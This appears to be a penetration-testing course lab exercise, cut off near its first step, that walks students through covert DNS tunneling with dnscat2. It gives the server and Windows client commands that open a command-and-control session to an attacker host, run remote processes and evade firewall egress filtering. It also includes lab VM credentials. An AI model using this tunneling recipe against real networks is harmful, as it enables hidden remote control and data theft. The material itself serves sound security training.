🔄 Module 12: Lateral Movement and Pivoting

```
# Exercise 02: DNS tunneling Using DNSCAT2
```

Scenario

Covert DNS Tunneling & Command-and-Control (C2) enables attackers and penetration testers to establish encrypted reverse shell sessions and exfiltrate data by encapsulating payloads inside standard **DNS queries** (`TXT`, `MX`, `A`, `AAAA`) routed to an attacker-controlled authoritative name server.

Key technical concepts in DNSCAT2 covert channels:
1. **Firewall Evasion**: Standard egress filtering often blocks outbound TCP ports (e.g., `4444`, `8080`, `22`), but permits recursive DNS queries (`UDP/53`). DNSCAT2 leverages this trusted protocol to bypass stateful firewalls.
2. **DNSCAT2 Server Architecture**: Launching **sudo dnscat2-server --dns domain=abc.com** on the attacker machine (**192.168.0.18**) initializes a local DNS listener ready to decode C2 queries.
3. **DNSCAT2 Client Payload Execution**: Running **dnscat2-v0.7-client-win32.exe --dns domain=abc.com,server=192.168.0.18** on Windows 11 client (**192.168.0.100**) establishes an encrypted tunnel session over DNS requests.
4. **Remote Execution via Tunnel**: Interacting with session windows (`window -i 1`) and executing process creation commands (**exec notepad.exe**) spawns target applications over DNS packets.

In this exercise, we log into **Parrot Security** (**pentester** / **toor**) and **Windows 11** (**cpent** / **Pa$$w0rd**), perform Nmap reconnaissance, install `dnscat2-server`, extract `dnscat2-client` (password: **password**), start Wireshark packet capture on `Ethernet 2`, launch DNSCAT2 C2 server on domain **abc.com**, establish client tunnel session from Windows 11, execute remote command **exec notepad.exe**, capture and analyze DNS packets in Wireshark, and record the remote execution string.

Objective


The objective of this lab is to help students learn how to:
- Authenticate to Windows 11 client VM (**cpent** / **Pa$$w0rd**) and Parrot Security VM (**pentester** / **toor**)
- Scan client IP **192.168.0.100** via Nmap to verify firewall filtering: **nmap 192.168.0.100**
- Install DNSCAT2 server on Parrot Security: **sudo apt install dnscat2-server**
- Extract client archive **dnscat2-v0.07-client-win32.zip** using archive password **password**
- Launch Wireshark packet capture on Windows 11 interface `Ethernet 2`
- Launch DNSCAT2 server: **sudo dnscat2-server --dns domain=abc.com**
- Connect Windows 11 client to server: **dnscat2-v0.7-client-win32.exe --dns domain=abc.com,server=192.168.0.18**
- Interact with DNSCAT2 C2 session window: **window -i 1**
- Spawn remote process on client host over DNS tunnel: **exec notepad.exe**
- Filter Wireshark DNS packets (`dns`) to analyze encoded C2 queries (`abc.com`)


Task 1: Perform Reconnaissance, Install DNSCAT2, Establish Covert Tunnel, and Execute Remote Process


In this task, we scan Windows 11 host `192.168.0.100`, install `dnscat2-server`, launch C2 domain `abc.com`, establish DNSCAT2 client session from Windows 11, execute `exec notepad.exe`, and inspect Wireshark DNS captures.

Lab Tasks


1. Log into **Windows 11** VM using credentials (**cpent** / **Pa$$w0rd**).






CPENT
CPENT
Other user

